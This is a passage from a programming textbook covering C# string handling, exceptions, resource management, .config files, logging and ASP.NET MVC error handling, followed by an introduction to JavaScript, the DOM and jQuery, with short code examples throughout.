There are a number of other functions available, such as IsNumber, IsUpper, IsLetter, IsWhitespace etc.

7.1.5 Comparison

In general, when we compare two references using the == operator, we are comparing if these two references point to the same object. However, System.String overrides this behavior, so we can use == to compare if two strings have equal content (case sensitive):

```
string str1 = "Here be dragons";
string str2 = Console.ReadLine( );
if ( str1 == str2 )
{
    // If the user entered "Here be dragons", the code
    // here will be executed
}
```

We have other ways to compare two strings:

- String.Equals has the same semantics as operator == ( ).
- If we are only interested in the beginning or the end of a string, we can use the StartsWith() and/or EndsWith() functions
- String.Compare( ) is the most flexible and powerful comparison function. It allows us to control if we want case sensitive comparison or not. Also, it doesn't just return true/false if strings are equal, but also tells us which string should come first in alphabetical order (not unlike strcmp() in C++, but more flexible)

7.1.6 Escape characters

When a string contains the backslash character ('\'), the character following it will be interpreted as an escape character:

- \0 represents a null character (i.e. the ASCII value 0)
- \n represents a newline (ASCII 10)
- \t represents a tab character
- \" represents a double quotation mark
- etc.

However, if a string is prefixed with the @ character, it will be interpreted as-is (which can be useful when hard-coding file paths for instance):

```
string strPath1 = "c:\\temp\\file.txt";
string strPath2 = @"c:\temp\file.txt";
// Also useful if a string spans multiple lines
```

7.1.7 Conversion

When a number must be converted to a string (or vice versa), a typecast will not work, but other options are available.

Converting from a string to a number (int, float etc.):

```
string strNumber = Console.ReadLine( );

// We can use System.Convert:
int number = Convert.ToInt32( strNumber );

// However, if strNumber cannot be converted to a number,
// an exception will be thrown. In many cases,
// Int32.TryParse( ) works better:
int number = 0;
if ( int.TryParse( strNumber, out number ) )
{
    // Yes, it succeeded
}
```

Converting any type to a string is much simpler, because all objects support the ToString( ) function which they inherit from System.Object, and is overridden appropriately in each type:

```
int number = 10;
string strNumber = number.ToString( );
// We could also use the Convert.ToString method:
string strNumber = Convert.ToString( number );
```

7.1.8 Concatenation

To concatenate two strings, we have (at least) two options: to use operator + / operator +=, or to use the function String.Concat(). Both options behave in the same way.

```
// Adding 2 char* in C++ does not work!
// This is legal in C# however:
string strName = "Daníel " + "Brandur";
strName += " Sigurgeirsson";
```

In many cases, we need to create a single string from smaller ones, and insert the value of some variables in between. We could use concatenation to do that, but such code often becomes unreadable and unmaintainable. The ability to create a string by inserting values into a single string is present in almost every programming language. In C/C++, this can be done using the printf() function (or one of its variants). In C#/.NET, the function String.Format() has this functionality. It accepts a variable number of parameters, but there is always at least one parameter: a source string (so called format string) which contains numbers surrounded by curly braces:

```
    "There are {0} persons in this room"
```

These are placeholders, and will be replaced with the value of a particular parameter that follows when String.Format is called. More specifically, ToString( ) will be called for each object to get a textual representation of that object. There should be equally many parameters as there are unique placeholders in the format string. The number of parameters passed to String.Format() is flexible, but the number of parameters must match the number of parameter placeholders in the source string. I.e. if the source string contains {0}, {1} and {2}, there should be 3 parameters following the source string. Note that the order of placeholders in the source string does not matter.

Example (with only one parameter):

```
string strFileName = ...;
string strMessage = string.Format(
    "The file {0} could not be found", strFileName );
```

Another example, with more parameters:

```
string strFileName = ...;
int lineCount = ...;
string strMessage = string.Format(
    "The file {0} contains {1} lines", strFileName, lineCount );
```

Finally, an example where one of the parameters appears more than once:

```
string strMessage = string.Format(
    "Today is {0}. I repeat, {0}.", DateTime.Now );
```

A number of options are available when specifying the source string, i.e. we can control the formatting of numbers etc. For a detailed overview of these options, check out this MSDN article, or this article.

At times, we need to construct a single string from a number of other strings. Using operator + / operator += is very inefficient if the number of strings is high, since a new object will be created each time (because strings are immutable). Using String.Format() is also quite expensive in terms of memory and time if there are more than a handful of parameters. When the number of strings exceeds a “handful”, we should use System.Text.StringBuilder instead.

StringBuilder will internally allocate a buffer, and each concatenation will simply append to that buffer. If the buffer turns out to be too small, a new larger buffer will be allocated, but this all happens behind the scenes so we don’t need to worry about that. Finally, once we’re done, we simply call the ToString( ) function.

An example which builds a HTML table:

```
using System.Text; // StringBuilder is declared in this namespace
StringBuilder strBldr = new StringBuilder( 300 );
strBldr.Append( "<table>" );
for ( int i = 0; i < nNumRows; i++ )
{
    strBldr.Append( "<tr>" );
    strBldr.Append( Environment.NewLine );
    for ( int j = 0; j < nNumColumns; j++ )
    {
        strBldr.Append( "<td>" );
        strBldr.Append( i );
        strBldr.Append(  " " );
        strBldr.Append( j );
        strBldr.Append( "</td>" );
    }
    strBldr.Append( "</tr>" );
```

```
}
strBldr.Append( "</table>" );

// Finally, when we're done, we can call ToString()
// to get the result:
String strHTMLTable = strBldr.ToString( );
```

7.1.9 Examples

Let's take a look at a few samples where we construct a few strings, and use some of the functions found

```
String str = "Nú er gaman";
str.ToUpper( );
// Has no effect - doesn't modify the string...
String str2 = str.ToUpper( );
// str2 is now in uppercase, str is unmodified
String str3 = str2.ToLower( );
// str3 is now in lowercase, str2 is unmodified
String str4 = str.Substring( 3, 2 );
// Creates a new 2 letter string, starting in
// (zero-based) position 3 in the source string
String str5 = str.Remove( 3, 2 );
// str5 now equals "Nú gaman"
String str6 = str.Replace( "er", "var" );
// str6 now equals "Nú var gaman"

String str7 = str.Insert( 6, "ofsalega " );
// Insert will add the parameter into the string at the
// location before the position given
// str7 now equals "Nú er ofsalega gaman"
int nStringPos = str.IndexOf( "gaman" );
// nStringPos equals == 6
String str8 = "Strengur sem endar á space. ";
String str9 = str8.Trim( );
// str9 doesn't contain any whitespace, neither at the beginning
// nor at the end of the string.
String[] strArr = str.Split( null );
// strArr contains an array of strings, in this case containing:
// "Nú", "er" and "gaman"
```

7.2 Immutable objects

As stated above, strings in .NET are immutable. Once a string object has been constructed, it cannot be modified. This has many benefits:

- code can pass string references to other modules without worrying that the strings will be modified.
- strings can be used in a multithreaded environment without worrying about synchronization issues.

No functions within System.String will therefore modify the contents of a string, but will create a new string object instead (see examples above).

The concept of immutable objects also applies to other classes. You might want to consider this pattern in your class design, if you suspect that any of the reasons listed above apply to your class.

7.3 Files

The ability to open a file for reading and/or writing is of course essential. We won't cover it very much here, but let's take a look at some simple code that opens a text file, writes to it, and closes it afterwards:

```
using System.IO;
StreamWriter writer = new StreamWriter( "C:\\Temp\\LogFile.txt",
     true, Encoding.Default );
writer.WriteLine( "Hello world" );
writer.Close( );
```

This code uses the StreamWriter class, which can be found in the System.IO namespace, just like a number of other classes. For instance, if you wanted to open a text file for reading, you should use the StreamReader class.

The class System.IO.File contains a number of useful functions, for instance, it contains a single function that does pretty much what our example above does; i.e. it opens a file and writes some text to it:

```
using System.IO;
File.AppendAllText( "C:\\Temp\\LogFile.txt", "Error occurred!" );
```

7.4 Encoding

A text file is not just a text file. It may have been written using one of many encodings:

- ANSI - 8 bit characters
- Unicode (little endian/big endian) - 16 bit characters
- UTF32 (little endian/big endian) - 32 bit characters
- UTF8 - an example of a multibyte encoding, where each char may be 1 byte or more

Sometimes, a file may have a special "Byte order mark" (BOM) - also called preamble - which specifies what encoding was used to write to the file. The BOM is usually 2-3 bytes at the start of the file. If the ANSI encoding was used, it also matters what codepage was used! We usually use Windows-1252 (which is a superset of ISO-8859-1).

When opening a text file, we can specify what encoding was used to create the file (see above). The Encoding class contains a few static properties which represent different encodings (Unicode, UTF8 etc.):

- Encoding.UTF32
- Encoding.UTF8
- Encoding.ASCII
- etc.

If we use Encoding.Default, we are simply using the encoding specified in the control panel of the current computer.

7.5 Exception handling

Exception handling in C# is very similar to the C++ and Java implementations:

- exceptions are thrown using the throw keyword
- code that might throw an error is surrounded by a block marked with the try keyword
- code that is executed in case of an error is put inside a catch block
- for a given try block, there may be zero or more catch blocks. However, the try block can never stand alone!

An example of a code that uses try/catch:

```
public int CodeThatMightThrowAnException( )
{
    if ( /* some condition */ )
    {
        throw new ArgumentException( );
    }
}
```

```
public void DoStuff( )
{
    try
    {
        int anotherResult = CodeThatMightThrowException( );
        // This line might throw an exception
    }
    catch( Exception ex )
    {
       // Here we should handle the error!
    }
}
```

In .NET, an exception that is thrown must always inherit from System.Exception. The class System.Exception defines a few useful properties:

- Message
  A human readable error message which describes what went wrong
- StackTrace
  The name of the function where the exception was thrown, plus the function which called that function etc.
- Source
  the name of the location of the error
- InnerException
  useful when an exception is wrapped in another exception

Exceptions thrown by .NET code often derive from System.SystemException. Exceptions we define ourselves should derive from System.ApplicationException. It is quite common to define your own exception classes, to indicate an application-specific error.

In the catch block, you can either define exactly what exception you want to catch:

```
catch( Exception ex )
{
    // TODO: do something about the error!
}
```

or you can just skip the exception declaration:

```
catch
{
    // TODO: do something about the error!
}
```

However, we won't get access to any information about the exception using the latter method, so it is discouraged. If there are multiple catch blocks for a single try block, the most specific one must be first (it won't compile otherwise).

It is **very important** that you don't write code that "eats" exceptions, i.e. if an error occurs you should in all cases log it, so you as a developer will know about what happened. In some cases, you might want to alert the user, but remember that exceptions are usually very technical and not very user-friendly.

The `finally` keyword denotes a block of code that should always be executed, both if an error was thrown, and if no error occurred. A finally block does not have to be associated with a catch block, i.e. you could have a try/finally block without any catch block (and this is actually quite common).

The code inside the finally will always execute, even if the try block contains a return statement or if an error is thrown.

One thing we need to consider is that it might sometimes be necessary to re-throw the error we just caught in a catch block. To do this, we simply use the keyword throw, but we have two possibilities and they have different meanings:

```
catch( Exception ex )
{
    throw ex;
    throw;
}
```

One might be lead to believe that there is little difference between those two lines. However, the difference is considerable, since the former exception will NOT remember anything about its origin, i.e. where it was initially thrown from. The latter on the other hand will retain its stack trace, so whoever catches this exception will not just see the stack trace up to the function that contains this catch block, but also to the function that threw the exception initially.

7.6 Resource management

Let's revisit the example of a code that opens a file and tries to write to it:

```
using System.IO;

StreamWriter writer = new StreamWriter( "C:\\Temp\\LogFile.txt",
     true, Encoding.Default );
writer.WriteLine( "Hello world" ); // This could fail!
writer.Close( );
```

This code is obviously not very secure, i.e. if the write fails for some reason, the file will still remain open by our application, inaccessible to other users. Let's look at an example which tries to open a file but does so in a more secure way:

```
StreamWriter s = null;
try
{
    // Another code that might fail...

    // code that opens a file, but could fail...
    s = new StreamWriter( ... );
    s.WriteLine( "Hello world" );
    return;
}
finally
{
    if ( s != null )
    {
        // A file is a resource that we must always
        // close when we're done using it:
        s.Close( );
    }
}
```

This version is much better, because it guarantees that the file will be closed, no matter what happens inside the try block.

In fact, this pattern is so common, that a special construct in C# was built for it. It re-uses the keyword using, but this time with different meaning:

```
using ( StreamWriter writer = new StreamWriter( ... ) )
{
    writer.WriteLine( "Hello world" );
    // No need to call Close, the using block takes care of that!
}
```

This code will automatically create a try/finally block, and inside the finally block the file will be closed. In fact, the function Close( ) won't be called, but another one called Dispose( ). All objects that handle resources that must be closed (files, database connections, mutexes, window handles, graphic objects etc.) implement an interface called IDisposable that contains this single function. In it, these objects should release their resources. Note that once an object has been disposed, it cannot be reused.

7.7 Configuration files

It is very common for applications to store configuration data in external files, instead of hardcoding various information. An example of this would be email addresses used when sending email, server names, names of log files etc. The main benefit we get from storing values in config files instead of hardcoding them is that we don't need to recompile our application if we need to change these values, we only need to change a single text file and then we can run the application again using the new values.

In .NET, all applications have a .config file which they can use to store various data. In WinForms, this file is called app.config, but in ASP.NET it is called web.config. In fact, we could have many web.config files if there are multiple directories in our application that need different settings (see later about security and authentication).

A .config file such as web.config contains XML data. For those that are not familiar with XML, you might think of it like HTML (XHTML is certainly a subset of XML), but with arbitrary tag names. I.e. we can invent our own tag names in XML.

There are at least two sections you should be familiar with in the web.config file. The first is the appSettings section. Let's view one such section that contains configuration data, i.e. we are going to specify where log messages will be stored in our code, and who should receive an email when an error occurs:

```
<?xml version="1.0"?>
<configuration>
      <appSettings>
            <add key="LogFile" value="c:\Temp\Log.txt"/>
            <add key="Email"   value="dabs@ru.is"/>
      </appSettings>
    …
 </configuration>
```

As you may notice, we specify our data in the <add /> tags, which contains two attributes:

- **key**
  This contains the name of the value we are going to access in code. This could basically be any name whatsoever, but obviously we should use readable and meaningful names.
- **value**
  This contains the value we want to specify for the given key.

Accessing these values in code can be done in a single line:

```
using System.Configuration;
string strLogFile = ConfigurationManager.AppSettings["LogFile"];
string strEmail = ConfigurationManager.AppSettings["Email"];
```

Also note that in order to be able to use the ConfigurationManager, the application must contain a reference to the System.Configuration assembly.

The next section in a configuration file you should be familiar with is the <connectionStrings> section. If it is present in a .config file, then it contains one or more connection strings which specify the location of the database our application uses (which may be zero, one or more).

An example of connection string settings where we have a single connection string that points to a SQL Express database:

```
<?xml version="1.0"?>
<configuration>
      ...
      <connectionStrings>
            <add name="ApplicationServices"
                  connectionString=
"data source=.\SQLEXPRESS;Integrated
Security=SSPI;AttachDBFilename=|DataDirectory|aspnetdb.mdf;User
Instance=true"
                  providerName="System.Data.SqlClient" />
      </connectionStrings>
      ...
</configuration>
```

There are a number of possible connection strings we could be using for our database. The website www.connectionstrings.com contains an excellent reference we can use in order to figure out what connection string to use for our database.

If we need to access this connection string in our own code (we usually don't, but it happens), we can use a very similar code as with the application settings:

```
string strConn =
ConfigurationManager.ConnectionStrings["ApplicationServices"].Conn
ectionString;
```

Finally, let us take a look at one block which we can add to our .config file in order to make it easier for us to send mail using our application. Here we are specifying what email service we are using, and what user is sending the email:

```
<?xml version="1.0"?>
<configuration>
      ...
      <system.net>
            <mailSettings>
                  <smtp
                        from="username@gmail.com"
                        deliveryMethod="Network">
                        <network
                              host="smtp.gmail.com"
                              password="password"
                              userName="username@gmail.com"
                              port="587"/>
                  </smtp>
            </mailSettings>
      </system.net>
      ...
</configuration>
```

Note: these settings assume we are using a Gmail account, and you should obviously replace them with your own username and password! Unfortunately, the password appears in clear text, but it is possible to encrypt the .config file.

A sample code that sends an email and uses these settings can then look something like this:

```
using System.Net.Mail;

try
{
      using ( MailMessage message = new MailMessage( ) )
      {
            // See above, email address should
            // be read from appSettings:
            message.To.Add( strEmail );

            message.Subject = "Email subject line";
            message.Body    = "Hello world!";

            using( SmtpClient client = new SmtpClient( ) )
            {
                  client.EnableSsl = true; // Not always necessary
                  client.Send( message );
            }
      }
}
catch ( Exception ex )
{
      // TODO: log the error!
}
```

There are of course a number of other sections that a .config file might contain, but we won't cover them here.

7.8 Logging

As we mentioned earlier, it is very important to log all errors that occur during execution of a program. I.e., a code like this:

```
try
{
    /* some code that might throw an exception */
}
catch( Exception ex )
{
    // Do nothing... which is WRONG!
}
```

will "eat" the error with no indication whatsoever about what happened. The programmer will never know about the error, and since the error probably occurred because the program has a bug (either it does something wrong, or it cannot handle a particular situation), the programmer has no way of knowing about this error.

(As a side note, there are strong arguments for the opinion that you should never just use `catch( Exception )`, since by doing that you might be trying to handle errors you cannot handle. Some would argue that we should instead have a separate catch block for each possible exception that might happen. In this section, we are not really concerned about this, but this is however something you should at least get familiar with, once you start writing applications that should be able to handle exceptions properly).

During development, it might perhaps be enough to write the error out to the output window of the development environment. In Visual Studio, there is a special window (which you can open by selecting View - Output) which displays these messages. Your code can print to this window at any time using the Debug class found in the namespace System.Diagnostics.

Example:

```
using System.Diagnostics;

try
{
    /* some code that might throw an exception */
}
catch( Exception ex )
{
    Debug.WriteLine( ex.Message +
                     Environment.NewLine +
                     ex.StackTrace );
}
```

This will give us some information if an exception is thrown during development, and there is a debugger (such as Visual Studio) attached to the program. This is however not always the case, so in most cases it is necessary to do more logging, such as to log to a log file. We could use the code we saw above to write to a file, but having such code everywhere in our code would be dirty. A better approach would be to isolate all logging behavior in a special class, and use that class every time an exception is thrown:

```
public class Logger
{
    public static void Log( Exception ex )
    {
        // TODO: write the error to a file
        // and/or some other media (output window,
        // etc.
    }
}
```

which could then be used like this:

```
try
{
    /* some code that might throw an exception */
}
catch( Exception ex )
{
    Logger.Log( ex );
    // Possibly do something more to handle the error,
    // depending on the task at hand
}
```

In this case, we are simply using a static function to take care of logging. This has the downside that if the logging function requires us to do some initialization beforehand, we must simply do that either at the startup, or each time the logging function is called. The first option would be inefficient in the cases where the logging capabilities will not be required, after all it is entirely possible that no exception whatsoever will be thrown during the execution of a program, and in that case we've wasted the users time during startup by performing some initialization that turned out to be not necessary. The latter option would be inefficient if we need to perform the logging operation more than once, since ideally we should only be required to perform initialization once. Fortunately we have other options.

We could also use the "Singleton pattern" in this case. The singleton pattern is often used when we really don't need to create more than one instance of a class, and it might even be possible that this instance is never needed (such as if an exception is never thrown). If the instance consumes a lot of resources (memory, open files, etc.), it might be a good idea to delay the construction of such instance until as late as possible. In this pattern, we only create the instance the first time it is needed, and the initialization happens only then.

Let's look at a modified version of the Logger class which uses the singleton pattern:

```
public class Logger
{
    private static Logger theInstance = null;

    public static Logger Instance
    {
        get
        {
            if ( theInstance == null )
            {
                theInstance = new Logger( );
                // Note: the constructor might
                // contain some startup code that
                // consumes some resources or takes
                // some time to execute.
            }
            return theInstance;
        }
    }

    public void Log( Exception ex )
    {
        // Do the logging as before
    }
}
```

This would change the usage slightly:

```
try
{
    /* some code that might throw an exception */
}
catch( Exception ex )
{
    Logger.Instance.Log( ex );
}
```

Finally, you should be aware that this is a problem that has been covered many times before, i.e. lots of libraries have been written to handle logging. One such library is the Log4Net library, which is a .NET version of another popular library for Java called log4J. Using this library requires us to create a single instance of a Log object, plus adding some code to the application .config file. This library is documented in many places, and one such article is this one, which describes how to set up a simple logging mechanism using log4net. It is always a good idea to use pre-written libraries, and this is (no pun intended) no

exception.

7.9 Error handling in ASP.NET MVC

One might ask where we should put our error handling logic in various applications. For small console applications, this isn't a big issue. We can simply place our try/catch block around the code inside Main( ), and this will handle all errors that might occur. (Well, that's really not true, since static constructors might throw errors. But let's not go there).

Example:

```
public class WebServer
{
    public static void Main( string[] args )
    {
        // Note: this is just pseudo-code!
        Controller c = null;
        try
        {
            while( there is a request to handle )
            {
                // such as /Home/Index ...
                c = CreateController( );

                c.Index( );
            }
        }
        catch( Exception ex )
        {
            if ( c != null )
            {
                c.OnException( ex );
            }
            // Logging code
        }
    }
}
```

But what about web applications? There is no Main( ) in such applications - right?

Well, yes and no. There is a Main( ) function in all applications, also in web applications. We just don't have access to it, since the webserver implements it. Our logic is all found inside Controllers, Models, Views etc., and the code inside the webserver's Main( ) function takes care of figuring out what controller to call and when.

So we cannot place a single try/catch block in the Main( ) function of our web application, because we don't have access to it (and it is probably not even written in C#). But that doesn't mean that we have to add a try/catch block to every single action method in all of our controllers. First, we can specify a single function in a controller that will always be called if an exception is thrown. Assume we've only got a single controller in our application - HomeController. We could add the function OnException to it - this is an overridden function which means that in Visual Studio we can type `protected override` in the class to get a list of all functions we can override, select this function from that list and press Enter, and this will create such a function without any functionality in it. In it we can access the current exception object using the ExceptionContext parameter. Example:

```
public class HomeController : ApplicationController
{
      protected override void OnException( ExceptionContext fc )
      {
            // Call the base class implementation:
            base.OnException( fc );

            Exception ex = fc.Exception;

            // TODO: log the exception!

      }
      ... // the rest of the class is skipped here...
}
```

This will work if we only have a single Controller, but what if there are multiple controllers in our application? In that case, we have two options:

- Create a common base class that all of our controllers should inherit from, i.e.:

  ```
  public class ApplicationController : Controller
  {
      protected override void OnException( ... ){ ... }
  }
  ```

  and we must then ensure that each controller in our application will inherit from this class but not the general Controller class provided by the MVC framework. This has the downside that we might forget this for a particular controller, and we wouldn't figure this out until at runtime when an exception is thrown inside that controller.
- Add the function Application_Error to the Application class found inside Global.asax. The application class provides us with a number of services, and we will not cover them here, except for this one. This function will get called each time an exception is thrown in our application. Inside it, we can query the Server object for the current exception:

```
public class MvcApplication : System.Web.HttpApplication
{
      protected void Application_Error( )
      {
            Exception ex =
HttpContext.Current.Server.GetLastError( );
            // TODO: handle the error!
      }

      // Rest of the class goes here
}
```

This will take care of the logging itself. What we haven't covered is how to ensure that the user will not experience the "Yellow screen of death", i.e. we should provide a nice message to the user, stating the error has been reported (and we should do that!), and that we encourage the user that everything is okay and he should try again. There are a few steps we need to take to ensure this:

- each controller class must be marked with the [HandleError] attribute.
- A view called Error.aspx should be found in the View folder for each controller, or we could use the same Error.aspx view for each controller by locating it in the Shared viewfolder
- finally, a section in web.config must be added that changes the default behavior if an error occurs:

  ```
  <system.web>
        ...
        <customErrors mode="On">
        </customErrors>
        ...
  ```

  Do note that there might be many web.config files in your project, there are probably such pages both in the root of the project as well as in the Views folder by default. You should add this to the page in the root of the project.

  Having this section does also seem to have the effect that the exception is no longer routed to the Application_Error function inside the application class.

8. Client side scripting

We now turn our attention back to the client, i.e. the browser, and start studying how we can implement behavior in our web pages by using JavaScript. There is a certain amount of behavior that is possible to implement using only HTML and CSS, such as hover-effects, i.e. when the user moves the mouse over elements. Other behavior often requires JavaScript, which we will now study further.

8.1 JavaScript

JavaScript is the dominant scripting language supported by browsers today. Actually, the official name of JavaScript is ECMAScript, and it is hardly related to Java at all. It has similar syntax as Java, but then again the syntax is also similar to C++ and C.

JavaScript is a hybrid object-oriented/procedural/functional programming language. As the name implies, it is a scripting language - i.e. the code is interpreted on the fly by the browser. You should be aware of the fact that not all browsers support JavaScript (even though all the major browsers do), and users may turn JavaScript off for security reasons. If possible, we should use JavaScript as an addition to our pages, but they should preferably work without it.

8.1.1 Declaring JavaScript code

Adding client-side code to a HTML page can be done using the <script> tag. We can specify our JavaScript code in at least two ways:

- the code can be embedded directly into our HTML file:

  ```
  <script type="text/javascript">
      alert( "Hello world!" );
  </script>
  ```

  Script blocks may appear anywhere in a HTML page, i.e. in the head section, and anywhere within the body.
- the HTML file can also contain a link to an external javascript file (which is cleaner):

  ```
  <script type="text/javascript" src="MyJsFile.js"></script>
  ```

  Again, such a reference may be located anywhere in a HTML document.

  The JavaScript file contains pure JavaScript code:

  ```
  // MyJsFile.js:
  alert( "Hello world!" );
  ```

Code declared at global scope (such as in the examples above) will be executed when the page loads. Often, this is not what we want, so in many cases we will write our code inside functions instead (see below), which are then called at the appropriate moments, such as when the user clicks a button or a link.

8.1.2 Syntax

As you may have noticed, the JavaScript syntax is very C/C++/Java/C# - like. For example, sentences end with a semicolon, functions are called using parentheses, strings use double quotes, comments can be added using //, and parameters to functions are supplied between the opening and closing parentheses.

The similarities don't end there. A lot of other language constructs are similar, such as the keywords `for`, `while`, `do/while`, `if/else if/else`, `switch`, `break` and `continue`. If you know these keywords in C/C++/C#/Java, you will also know how to use them in Javascript. The support for the most common operators is also there, such as +, -, *, /, %, += etc. Also, the language is case-sensitive, just like C/C++/C#/Java.

8.1.3 Variables

Variables in JavaScript are loosely typed, which means that their type is always determined at runtime (because there is no compile time!). The type can also change over the lifetime of the variable. Variables are declared using the keyword `var` (which does NOT mean the same thing as in C#! The keyword `var` in JavaScript is actually closer to the keyword `dynamic` in C#).

Example:

```
// Code declared in a .js file, or in a <script> block:
var dtCurrent = new Date( );
var name = "Daníel";

// This is OK, a variable can change type:
name = 7;
```

Since we have no compiler to check our code, we have to be careful when writing code, i.e. we must ensure that we are using the variable name which we intended. The rules of JavaScript state that if a variable that hasn't been declared (using the keyword `var`) is used, it should be automatically declared in "global scope", i.e. the variable will be implicitly created, and it will be visible everywhere, not just within the function where it is being used. This is rarely what we intend, so be extra careful when writing JavaScript code.

In the example above, we initialized both variables when they were declared. This is not required. If a variable hasn't been initialized, its value will be undefined, and we can check for this using the undefined property:

```
var i;
if ( i == undefined )
{
    // Do something to handle this situation
}
```

8.1.4 Functions

JavaScript functions are declared using the keyword `function`. Parameters are declared using their name, but there is no type specified for each parameter.

Example:

```
// Function declaration:
function DoStuff( param1 )
{
    alert( param1 );
}

// A function with multiple parameters:
function AndNowForSomethingCompletelyDifferent( x, y )
{
    // Some code...
    return 0;
    // Also note that the return value of a function is
    // not declared explicitly, a function may return
    // anything, and it might sometimes return something
    // and sometimes not!
}

// Functions can be called from many places, including
// global scope, which means it will be executed when
// the page is loaded:
DoStuff("Hello world!");
```

Functions can be assigned to variables, and later called through that variable, similarly to functions in C#:

```
var func = DoStuff; // Function declared above
func( 7 ); // Calling function DoStuff implicitly
```

Functions can be declared inline. I.e. we can call a function that accepts another function as a parameter, and declare the function which is passed in inline. An example probably explains this best:

```
// First, declare a function that accepts
// another function as a parameter:
function CallManyTimes( func )
{
    for (var i = 0; i < 5; i++ )
    {
        func(i);
    }
}

// Then, call the function CallManyTimes, and pass in
// another function which is declared inline:
CallManyTimes( function(num){ alert( num ); } );

// We may change the formatting to make it
// a little bit more readable:
CallManyTimes( function(num)
{
    alert( num );
} );
```

This is very common in code that uses libraries such as jQuery, so you should make an effort to understand how this works.

A number of built-in functions are already available to us:

- alert(), confirm( ) and prompt( ) are all examples of popup message boxes
- eval() can be used to evaluate and execute code on the fly
- parseFloat() / parseInt() are used to convert from strings to numbers
- etc.

8.1.5 Classes

We can define our own classes in JavaScript. However, the syntax is quite different from C++/C#/Java. Let's look at an example:

```
var person = new Object( ); // A new object is created
person.Name = "Daníel";     // A property attached on-the-fly
```

```
// This can also be done like this:
function Person( strName )
{
    this.Name = strName; // Property declared on the fly
}
var person = new Person( "Daníel" );
```

However, we won't spend too much time on creating classes in JavaScript.

A couple of built-in objects are available, for example:

- String
  hard coded strings may either use matching ' or ". We can then use a number of member functions to manipulate strings.
- Date
  Dates are represented using the Date class, which contains a number of properties and methods to manipulate the date.
- Math
  There are a number of helper functions defined in this class, we usually don't create an instance of it, but use its functions like static functions in C#.
- RegExp
  There is a considerable support for regular expressions in JavaScript through the RegExp class.
- and others, such as Boolean, Number, Array and Function.

8.2 DOM and browser objects

JavaScript code has access to a few built-in objects, which give access to the browser, the browser window, the HTML document (and its elements) etc. We will now list the most common ones.

8.2.1 Document

The document object gives us access the the HTML document itself. It allows us to get access to individual elements (using the function getElementById and getElementsByTagName), and we can modify individual properties of that element through code. Example:

```
<div id="header">
</div>
<script type="text/javascript">

    // Get access to the div element declared above:
    var h = document.getElementById("header");

    // hides the element:
    h.style.display="none";
```

```
    // Changes the content of the element:
    h.innerHTML = "<h2>Hello world!</h2>";

</script>
```

The function document.getElementById returns a HTMLElement, which contains a number of properties and functions we can use to manipulate it, such as the style object (see above) which contains all the CSS styles we've already learned about, the innerHTML property which allows us to modify the content of an element, and lots of other properties and functions.

Using document.getElementById is often enough to get access to individual elements, but sometimes we need more fine-grained selection. For instance, it would be useful if we could select elements the same way we do in CSS, i.e. by using a CSS selector. This is not supported by JavaScript out of the box, but as we will see shortly, this is supported by several JavaScript libraries such as jQuery, and many developers prefer to use that mechanism rather than the built-in functions.

8.2.2 Window

The window object contains a number of properties and functions that allow us to query the browser window which displays the web pages. For instance, we might want to know the size of the window displaying the current page. Unfortunately, this is often implemented differently between browsers, so in practice we must usually resort to third-party libraries which handle these browser differences for us (see below).

One of the services provided by the window object is the dreaded window.open( ) function, which was misused a lot a few years ago to create "pop-up" windows. Browsers responded by adding "pop-up blockers". This function has therefore become mostly useless nowadays, since browsers will probably not display the window which we request to be displayed using this function.

8.2.3 Navigator

By using the navigator object, we can get access to the browser itself. It can tell us what browser is displaying the current page, its version and more. This is particularly useful when we are writing JavaScript code that uses features which are not implemented exactly the same between browsers, and unfortunately this is too common. JavaScript libraries which abstract these differences away from us therefore depend heavily on this functionality.

8.2.4 Event

The `event` object is accessible when an event occurs in JavaScript, and it contains various information about the event. There are a number of events fired at various occasions during the lifetime of a web page, such as:

- focus events: onfocus, onblur, onchange
- mouse events: onclick, onmouseover, onmouseout
- keyboard events: onkeydown, onkeypress, onkeyup
- form events: onsubmit, onreset
- page events: onload, onunload, onscroll, onerror

For instance, let's write code that handles the onclick event for a link. Do note that the onclick event is also supported by other HTML elements, both those that we might expect to be clickable, such as buttons and links, but also others.

In this example, we add a JavaScript function to a link, which warns the user about going to that page. Of course this would be very annoying for the user, so please don't do this unless there is a very good reason to! Notice how the single and double quotes (' and ") are used inside the onclick handler:

```
<a id="mylink" href="page.html"
   onclick="javascript: return confirm('Are you sure you want to
go there?');">Click me!</a>
```

The code in this example is obtrusive, i.e. we are mixing HTML and JavaScript, which is allowed but should be avoided nonetheless. A better way is to write external unobtrusive JavaScript code which hooks a function to the onclick event. Example:

```
<a id="mylink" href="page.html">Click me!</a>
<script type="text/javascript">
    var link = document.getElementById("mylink");
    link.onclick = function()
    {
        return confirm("Are you sure you want to go there?");
    }
</script>
```

The JavaScript code could then be moved to a separate file, resulting in much cleaner HTML, where the behavior is separated from the markup.

8.3 Libraries

One of the problems with JavaScript is that browsers don't implement the language in exactly the same way. Also, their DOM implementation may differ in various places, functions with similar effects have different names between browsers etc.

Many JavaScript libraries exist that handle such differences for us:

- jQuery
- MooTools
- Prototype
- Script.aculo.us
- etc.

In this book we will focus on the jQuery library, which we will cover in the next section.

8.4 jQuery

jQuery is an open-source JavaScript library originally written by John Resig. It has grown tremendously in popularity in the past few years, and is at this time of writing the most popular JavaScript library in use.

Originally, jQuery was created to allow JavaScript programmers to access HTML elements using CSS selector syntax, i.e. not just by calling document.getElementById - which returns a single element - but by enabling the use of CSS selectors to select a collection of elements at once. For instance, the following code will select all elements of class “book”, and hide them:

```
<script type="text/javascript"
        src="/Scripts/jquery-1.10.2.min.js" ></script>

<script type="text/javascript">
    $(".book").hide( );
</script>
```

There are a number of points we should consider here:

- the first line is required so we can access the functionality of jQuery, and it assumes that the file jquery-1.10.2.min.js is located in a subfolder called “Scripts”. We will take a look at other ways to specify the location of jQuery later.
- the code in the second script section uses the $() function, which is a shorthand for the function jQuery() which is the core function of the jQuery library.
- the $() function can accept parameters, in this case a single string which is interpreted as a CSS selector.
- the $() function returns a collection of objects, in this case all elements which have the class attribute set to “book”.

- the jQuery function hide( ) is finally applied to the return value of the $(), and in this case will be applied to all elements of class book. The function hide( ) simply hides the elements by applying the “display:none” CSS style to them, although the actual implementation of the function is irrelevant to us.

jQuery uses chaining heavily, so the result of a query or an operation can be used to perform another set of operations. A similar code that makes all the elements from the previous example visible again, and adds a new CSS class to them could look like this:

```
$(".book").show( ).addClass("smu");
```

8.4.1 Executing code at startup

